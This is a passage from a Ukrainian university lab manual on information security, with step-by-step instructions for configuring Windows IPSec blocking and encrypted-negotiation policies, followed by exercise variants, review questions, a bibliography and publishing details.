


Рис. 8.5. **Визначення портів фільтра**

13. Виберіть запис "Blocking" у списку " IP-Фільтри" і перейдіть на вкладку "Дія фільтра" (Filter Action).

14.Скиньте прапорець "Використовувати майстер" (Use Add Wizard) і клацніть кнопку "Додати" (Add), щоб визначити дія фільтра, тобто те, що відбувається, коли фільтр активізується. У цьому випадку фільтр блокує будь-який вхідний трафік через порт 80.

15. На вкладці Методи безпеки (Security Methods) (рис. 8.6) виберіть варіант "Блокувати" (Block).

16. На вкладці "Загальні" (General) і в полі "Ім'я" (Name) введіть block і клацніть OK.

17. На вкладці "Дія фільтра" (Filter Action) виберіть дію "Блокувати" (Block), клацніть "Закрити" (Close), а потім OK.

Створення політики не змінює поводження комп'ютера. Для цього треба застосувати політикови: клацнути значок політики правою кнопкою

й вибрати "Призначити" (Assign). На машині дозволяється тільки одна активна політика.




Рис. 8.6. **Створення дії фільтра, яка блокує**

Для виконання завдання необхідно створити заборонну політику з параметрами, відповідно до варіанта, які наведені в табл. 8.3. У разі створення заборонної політики необхідно визначити протокол і сервіс, яким відповідає порт (за необхідності поміняти місцями "Адресу призначення" і "Адресу джерела пакетів") і промоделювати функціонування політики, результати відбити у звіті.

Таблиця 8.3

Варіанти завдання для створення заборонної політики

№ варіанта	Адреса призначення пакетів	Адреса джерела пакетів	№ порту
1	2	3	4
1	Будь-яка IP-Адреса	Моя IP-Адреса	23
2	Моя IP-Адреса	Будь-яка IP-Адреса	25
3	Моя IP-Адреса	Певна IP-Адреса	80
4	Моя IP-Адреса	Певна підмережа IP	20

Закінчення табл.8.3

1	2	3	4
5	Будь-яка IP-Адреса	Моя IP-Адреса	21
6	Певна IP-Адреса	Моя IP-Адреса	443
7	Певна підмережа IP	Моя IP-Адреса	1723
8	Моя IP-Адреса	Будь-яка IP-Адреса	18
9	Моя IP-Адреса	Певна IP-Адреса	29
10	Моя IP-Адреса	Певна підмережа IP	37/123
11	Будь-яка IP-Адреса	Моя IP-Адреса	38
12	Певна IP-Адреса	Моя IP-Адреса	42
13	Певна підмережа IP	Моя IP-Адреса	43
14	Моя IP-Адреса	Будь-яка IP-Адреса	49
15	Моя IP-Адреса	Певна IP-Адреса	66/1527
16	Моя IP-Адреса	Певна підмережа IP	69
17	Будь-яка IP-Адреса	Моя IP-Адреса	92/515
18	Певна IP-Адреса	Моя IP-Адреса	1080
19	Певна підмережа IP	Моя IP-Адреса	115
20	Моя IP-Адреса	Будь-яка IP-Адреса	1433
21	Моя IP-Адреса	Певна IP-Адреса	137
22	Моя IP-Адреса	Певна підмережа IP	161
23	Будь-яка IP-Адреса	Моя IP-Адреса	754
24	Певна IP-Адреса	Моя IP-Адреса	1155
25	Певна підмережа IP	Моя IP-Адреса	53

2. Створення політики узгодження.

При створенні заборонної політики досить визначити правило тільки на одному комп'ютері. Вона блокує надходження даних на комп'ютер. Однак забезпечити захищений зв'язок між двома комп'ютерами набагато складніше. Необхідно створити більше складну політику й призначити неї на обох комп'ютерах.

2.1. Створення політики шифрування зв'язку між двома комп'ютерами.

Політики узгодження повинні практично збігатися на обох комп'ютерах. Політики, що ви визначите, треба експортувати, а потім імпортувати на другий комп'ютер. Далі політики треба призначити на обох комп'ютерах тільки після цього стане можливим обмін шифрованими даними. Якщо у домені Windows багато комп'ютерів використовують одну політику, її можна створити як частину об'єкта групової політики (GPO).

1. У консолі "Security Configuration Management" (див. п. 1 завдання) клацніть правою кнопкою "Політики безпеки IP" на "Локальний комп'ютер" (IP Security Policies On Local Computer) і виберіть "Створити політикові безпеки IP" (Create IP Security Policy).

2. У вікні "Майстер політики IP-Безпеки" (IP Security Policy Wizard) клацніть "Далі" (Next).

3. У поле "Ім'я" (Name) введіть "encrypt telnet traffic". У поле "Опис" (Description) уведіть описовий текст і клацніть "Далі".

4. Скиньте прапорець "Використовувати правило за замовчуванням" (Activate the default response rule) і клацніть "Далі", а потім – "Готово" (Finish).

5. У вікні властивостей політики перейдіть на вкладку "Загальні" (General) (рис. 8.7) і клацніть кнопку "Додатково" (Advanced), щоб переглянути й скорегувати параметри обміну ключами.




Рис. 8.7. **Коректування параметрів обміну ключами**

6. У вікні "Параметри обміну ключами" (Key Exchange Settings) (рис. 8.8) клацніть кнопку "Методи" (Methods). У вікні "Методи безпеки при обміні ключами" (Key Exchange Settings) визначають особливості створення основного ключа. Хоча часте відновлення ключів забезпечує підвищену безпеку зв'язку, воно часто негативно позначається на продуктивності.




Рис. 8.8. **Методи захисту**

7. У вікні "Методи безпеки при обміні ключами" виберіть четвертий (останній), заданий за замовчуванням, метод захисту й клацніть кнопку "Видалити" (Remove). Потім видаліть третій метод захисту. Повинні залишитися два перших методи (рис. 8.9).




Рис. 8.9. **Скорочений список методів захисту**

8. Видалення двох методів і зміна групи Диффи-Хеллмана методів, що залишилися, захисту зміцнює безпеку основного ключа, але може негативно позначитися на продуктивності. Комп'ютер, що намагається створити підключення, повинен підтримувати, принаймні, один із двох методів, що залишилися, інакше підключення створити не вдасться. Виберіть один з методів, що залишилися, захисту й клацніть "Змінити" (Edit).

9. Якщо ви створюєте політику шифрування зв'язку на Windows Server 2003, у вікні "Алгоритми безпеки IKE" (IKE Security Algorithms) у поле зі списком "Група Диффи-Хелмана" (Diffie-Hellman Group) виберіть "Висока (2048)" [High (2048)]. Клацніть ОК. Повторіть аналогічну операцію з іншим методом захисту. У Windows XP підтримується тільки "низька" і "середня" група Диффи-Хелмана (см. рис. 8.10).




Рис. 8.10. **Особливості групи Диффи-Хелмана у Windows XP**

Зміна групи Диффи-Хелмана сприяє зміцненню безпеки по двох причин. По-перше, для обчислення основного ключа використовуються більші прості числа; по-друге, зв'язок можливий тільки з іншими комп'ютерами під управлінням Windows Server 2003, тому що тільки вони підтримують цей параметр "високим". Вибір самої надійної групи Диффи-

Хелмана часто викликає проблеми, тому що користувачі з більше ранніми ОС втрачають здатність створювати підключення. Це також може негативно позначитися на продуктивності, адже ключ длиннее й ресурсів на шифрування затрачається більше.

10. Два рази клацніть "ОК", щоб вернутися до вкладки "Загальні". Потім перейдіть на вкладку "Правила" (Rules).

11. Встановімо прапорець "Використовувати майстер" (Use Add Wizard) і клацніть "Додати" (Add), щоб додати правило.

12. У вікні "Майстер створення нових правил IP-Безпеки" (Create IP Security Rule Wizard) клацніть "Далі".

13. На сторінці "Кінцева крапка тунелю" (Tunnel Endpoint) клацніть "Далі". У цій політиці тунель не потрібний.

14. На сторінці "Тип мережі" (Network Type) клацніть "Далі", прийнявши значення за замовчуванням "Усі мережні підключення" (All network connections). Ця політика діє незалежно від того, де ініціюється підключення.

15. На сторінці "Список фільтрів IP" (IP Filter List) клацніть "Додати" (Add), щоб створити список фільтрів.

16.У полі "Ім'я" (Name) введіть "negotiate", а в полі "Опис" (Description) – описовий текст.

17. Встановіть прапорець "Використовувати майстер" (Use Add Wizard) і клацніть кнопку "Додати" (Add), щоб додати фільтр.

18. У вікні "Майстер IP-Фільтра" (IP Filter Wizard) клацніть "Далі" (Next).

19. У полі "Опис" (Description) введіть опис фільтра й клацніть "Далі".

20. У полі зі списком "Адреса джерела пакетів" (IP traffic source) (мал. 8.11) виберіть "Певна IP-Адреса" (A Specific IP Address).

21. У полі " IP-Адреса" (IP Address) введіть IP-Адресу комп'ютера "Computer1" і клацніть "Далі".

22. На сторінці "Призначення IP-Трафіка" (IP Traffic Destination) у полі зі списком "Адреса призначення" (Destination Address) виберіть "Певний IP-Адресу" (A Specific IP Address) і введіть IP-Адресу Computer2. Клацніть "Далі".

23. На сторінці "Тип IP-Протоколу" (IP Protocol Type) виберіть "TCP" і клацніть "Далі".




Рис. 8.11. **Введення конкретного джерела трафіка**

24. У полі "Пакети на цей порт" (to this port), уведіть 23, клацніть "Далі", а потім – "Готово" (Finish).

25. Клацніть ОК, щоб вернутися у вікно "Майстер правил безпеки".

26. Виберіть фільтр "Negotiate" і клацніть "Далі".

27. Виберіть "Потрібна безпека" (Require Security) і клацніть "Далі".

28. Як метод аутентифікації виберіть "Kerberos" і клацніть "Далі", а потім – "Готово" (Finish).

29. Клацніть "ОК", щоб завершити створення правила. Клацніть "ОК" ще раз, щоб закінчити процедуру.

2.2. Імпорт і наступний експорт політики на інший комп'ютер.

До призначення політики узгодження треба подбати, щоб на іншому(их) комп'ютері(ах) конфігурація політики збігалася. Один спосіб вирішення цього завдання – створити політики на іншому комп'ютері вручну, але можна експортувати політикиі з одного комп'ютера й імпортувати на інший комп'ютер.

1. У консолі "Управління політикою безпеки IP" (IP Security Policy Management) на Computer2 клацніть "Політики безпеки IP на "Локальний комп'ютер" (IP Security Policies On Local Computer) правою кнопкою й виберіть "Усі завдання" (All Tasks)\"Експортувати політики" (Export Policies).

Примітка. Проблема в тому, що при експорті у файл вивантажуються всі політики локального комп'ютера, однак це не завжди потрібно.

2. Перейдіть до загальної папки на Computer1, уведіть ім'я файлу й клацніть "Зберегти" (Save).

3. На Computer1 створіть консоль "Управління політикою безпеки IP" (IP Security Policy Management).

4. Клацніть правою кнопкою "Політики безпеки IP на "Локальний комп'ютер" (IP Security Policies On Local Computer) і виберіть "Усі завдання" (All Tasks)\"Імпортувати політики" (Import Policies).

5. Виберіть файл політики й клацніть "Відкрити" (Open). Політика безпеки успішно скопійована на комп'ютер. Закрийте всі консолі й вийдіть із системи обох комп'ютерів.

Для виконання завдання необхідно створити політики узгодження. Необхідні параметри потрібно взяти з попереднього завдання (табл. 8.3), відповідно до варіанта. Моделювати функціонування політики узгодження необхідно здійснити за допомогою мережного монітора, результати відобразити у звіті.

Контрольні запитання

1. Що таке IPSec?
2. Розкрийте принципи роботи IPSec.
3. У яких випадках доцільніше використовувати утиліту Netsh?
4. З якою метою використовується політика заборони?
5. Які особливості в групах Диффи-Хелмана на Windows Server 2003 порівняно з Windows XP?
6. Чи набуває чинності дія політики відразу після її створення?
7. Хто є розробником IKE?
8. У чому недоліки застосування експорту політики і які існують альтернативи?

Використана література

1. Гроувер Д. Защита программного обеспечения: Пер. с англ. / Под ред. Д. Гроувера. – М.: Свет, 1992. – 280 с.
2. Дж. С. Макин. Внедрение, управление и поддержка сетевой инфраструктуры Microsoft Windows Server 2003. Учебный курс MCSA/MCSE / Дж. С. Макин, Йен Маклин; [Пер. с англ. – М.: Издательско-торговый дом "Русская редакция", 2004. – 624 с.
3. Зегжда Д. П. Как построить защищенную информационную систему / Д. П. Зегжда, А. М. Ивашко – СПб.: Свет и родина – 95, 1997. – 312 с.
4. Зима В. М. Безопасность глобальных сетевых технологий / В. М. Зима, А. А. Молдовян, Н. А Молдовян. – СПб.: БХВ-Петербург, 2001. – 320 с.
5. Малюк А. А. Введение в защиту информации в автоматизированых системах / А. А. Малюк, С. В. Пазизин, Н. С. Погожин – М.: Гарячая линия - Телекому, 2001. – 148 с.
6. Мамаев М. Технологии защиты информации в Интернете. Специальный справочник / М. Мамаев, С. Петренко – СПб.: Питер, 2002. – 848 с.
7. Мандиа Кевин. Защита от вторжений. Расследование компьютерных преступлений / Кевин Мандиа, Крис Просис; [Пер. с англ. – М.: Изд "ЛОРИ", 2005. – 464 с.
8. Олифер В. Г. Компьютерные сети. Принципы, технологии, протоколы / В. Г. Олифер, Н. А. Олифер. – СПб.: Питер, 2001. – 672 с.
9. Проскурин В. Г. Программно-аппаратные средства обеспечения информационной безопасности. Защита в операционных системах: Учеб. пособие для вузов/ В. Г. Проскурин, С. В. Крутов, И. В. Мацкевич – М.: Радио и связь, 2000. – 168 с.
10. Рассел Ч. Microsoft Windows 2000 Server. Справочник администратора / Ч.Рассел, Ш.Кроуфорд [Пер. с англ. – 2-е изд., испр. – М.: Изд. "ЭКОМ", 2002. – 1 296 с.
11. Скрембрей Джоел. Секреты хакеров. Безопасность Windows Server 2003 – готовые решения / Джоел Скрембрей, Стюарт Мак-Клар [Пер. с англ. – М.: Изд. дом "Вильямс", 2004. – 1 344 с.

12. Соколов А. В. Методы информационной защиты объектов и компьютерных сетей / А. В. Соколов, О. М. Степанюк – М.: ТОВ "Фирма "Издательство АСТ"; ТОВ "Издательство "Полигон", 2000. – 272 с.

13. Стюарт Мак-Клар. Секреты хакеров. Безопасность сетей – готовые решения / Мак-Клар Стюарт, Скрембрей Джоел, Курц Джордж; [Пер. с англ. – М.: Изд. дом "Вильямс", 2002. – 688 с.

14. Хатч Б. Секреты хакеров. Безопасность Linux – готовые решения / Брайн Хатч, Джеймс Ли, Джордж Курц.: Пер. с англ. – М.: Изд. дом "Вильямс", 2002. – 544 с.

15. Чирилло Дж. Защита от хакеров (+CD). – СПб.: Питер, 2002. – 480 с.

16. Эрик Коул. Руководство по защите от хакеров.: Пер. с англ. – М.: Изд. дом "Вильямс", 2002. – 640 с.

17. www.microsoft.com/windows2000/server/evaluation/news/ bulletins/l2tpclient.asp

18. www.nai.com.

19. www.iss.net.

20. www.wheelgroup.com.

21. www.esafe.com.

22. www.mcafee.com.

23. www.securitylab.ru

24. www.finjan.com.

25. www.dsec.ru.

Зміст

НАВЧАЛЬНЕ ВИДАННЯ

Кавун Сергій Віталійович
Носов Віталій Вікторович
Огурцов Віталій Вячеславович
Манжай Олександр Володимирович

Лабораторний практикум
з навчальної дисципліни

"ІНФОРМАЦІЙНА БЕЗПЕКА"

Навчально-практичний посібник

Відповідальний за випуск **Пономаренко В. С.**
Відповідальний редактор **Сєдова Л. М.**

Редактор **Новицька О. С.**
Коректор **Бриль В. О.**

План 2008 р. Поз. №48-П.
Підп. до друку Формат 60 × 90 1/16. Папір MultiCopy. Друк Riso.
Ум.-друк. арк. 16,0. Обл.-вид. арк. 20,0. Тираж прим. Зам. №

Видавець і виготівник — видавництво ХНЕУ, 61001, м. Харків, пр. Леніна, 9а

Свідоцтво про внесення до Державного реєстру суб'єктів видавничої справи
Дк №481 від 13.06.2001 р.

Кавун С. В.
Носов В. В.
Огурцов В. В.
Манжай О. В.

Лабораторний практикум
з навчальної дисципліни

"ІНФОРМАЦІЙНА БЕЗПЕКА"

Навчально-практичний посібник